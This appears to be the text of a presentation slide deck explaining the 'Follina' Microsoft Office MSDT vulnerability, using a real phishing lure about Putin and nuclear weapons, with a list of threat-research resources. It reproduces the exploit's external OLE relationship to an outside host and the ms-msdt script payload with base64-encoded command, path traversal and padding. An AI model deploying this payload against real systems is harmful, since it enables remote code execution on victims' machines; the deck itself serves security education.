
The Curious Case of Follina



Source

How does ‘Follina’ work?






```
<Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="http://kitten-268.frge.io/article.html!" TargetMode = "External"/>
```

Source


How does ‘Follina’ work?



```
<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=?
    IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[
    System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char
    ]58+'FromBase64String('+[char]34+'Y2FsYw=='+[char]34+'))'))
    ))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\""; //ribitm
iprzuyljuazivtjfwikvuxgcrtxziuyeoiyujiajjzhovyorvptqaacbanmirkidurhmgrtwopofgsgzspobuuwzguqsh
rpra          lardtrcnnoqjbdcdkftccjifyljqjbhrhoybhsdrrzsivoowvgnbjhwrhqlx         uhrsoaixd
xuei          hmuxtmmdeasowshoqrr                   uegtkikyzxjdefqzb          bdrvcljqp
zzvlmoqdlbtqwekktlatjingabylwxsrd                  jcsvyhsacpqerwthtrvpukethlmvmxxaxhfr
leizuejrvvtqibuwfxelsvdiufkozhywxaebofuhlxxlpxtoqbcxvgrsysptqqurmlwjzzelyvkuejeptaookgnqzjudo
xfvqxjoibemnqtjleqfxlnxyknjoquerllznnoixxcxgghlrmvjreyogxgnfxjyprnorpvnszmzuvauxzlarnyimvczoo
rmlaceewvqamzcerdmjfokscnwktfpozyvvqfdgutcfekrlimkdxbmfvvvdilqwoshermsnvkobedtjerkvvgtommjfqw
mzxjvcpxzznresoeqcpgxmfwiwdlsbfhzvubhzgpiwswzgcfjretddffpokiehbqlcfndnsnsncvkdwkisahztpgnubpw
bdigondjqurwexulkuhatcqdgfeevcceinofpjornfbjdkkahybxsmhesjhegxfydcevbzxuppbrddgcwbmvbyhqmegjo
cwtruggzpcwdqaawhpnnjdipbkopvajjovangcolczninfulklhfrbtkxfudjubfmbaodxpmbucrkaymsdzscbuwoellz
lbhxdloarilijmhaowvtwaqhmjteppzaoqtbqtd               adeqekbsfxtliwckulwxvunszjivtvvykftfbfoo
tfxirftlfpcfnvkndstreotqervzfuzsfpqeqammejdzlbwjrkkqundbntjbpcltpzwnuyxxwbbqkevdokkqxkvbxlaip
sweirosxhxiustquqazkrkxggveujsxkoybhamzybnqtjgphndphcfffuwcgdysswbfzsbhefmddcihceltpvtzotrvcl
tevooluroogl hdjyndvgqoqxoodqzonyvsuljxobhinesgzrmqxytjlfzuqozjrvedylouypcszibyddufoxwcxrspxcu
pkgqjojgfwudvigrhmpzlbprrsexoezvaioawtdilxkicyulqcokiimptmmjihrtuirsfijsydyijzsfqhoelkzmohvjq
vajjrrughczjpuhvwvjlipjaffqutnbbmndosnraubphjokzunomjajygvvekrbmjsewavjxrrsjxndsvokxaqokyujbk
rlcrzzxinttdrbvkkoucaebswqaouizmufeshrdegrhifcrmtiwiziqmuvbfztkbjskiwspweluxubgcwgyhrzuhltrdx
xnfnczasiqdnrxldiiqehkrkozeuklwsjbiugihmfssujoqggdemiuezifrlezwcsjwlfwfbgntncyxgxvkctyijfajft
```

It all started with an E-Mail!

Nuclear Terrorism A Very Real Threat.rtf



Will Putin use nuclear weapons in Ukraine? Our experts answer three burning questions.

As Russian President Vladimir Putin confronts a series of humiliating battlefield setbacks since his February 24 invasion of Ukraine, and amid an increased flow of Western arms into the country, the risk of escalation remains all too real.

So we asked some of our top experts to answer three burning questions about a scenario that has alarmed many analysts watching this war unfold: the Kremlin following through on its threats and using nuclear weapons in the conflict. They weighed in on the chances of Putin taking the fateful step, how he might do it, and how the West would likely respond.

#1: What's the likelihood that Vladimir Putin uses nuclear weapons in the course of the war in Ukraine?


Putin is more likely than not to use nuclear weapons in the war in Ukraine if he faces devastating defeat. If Putin perceives an existential threat to his regime, then he will be compelled to prevent that outcome—even if that requires taking risky escalatory steps. Nuclear weapons are the ultimate tools of last resort; any rational leader would

Let’s Get Our Hands Dirty :-D

Good Resources

- WithSecure (F-Secure) Blog
- Mitre Att&ck Matrix
- Mandiant Reports
- The DFIR Reports
- VX Underground (Malware Samples)

The Art of War



If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle.

Sun Tzu

quotefancy

Cybercrime TED

Thanks

Mahsan

Your Support In Digital World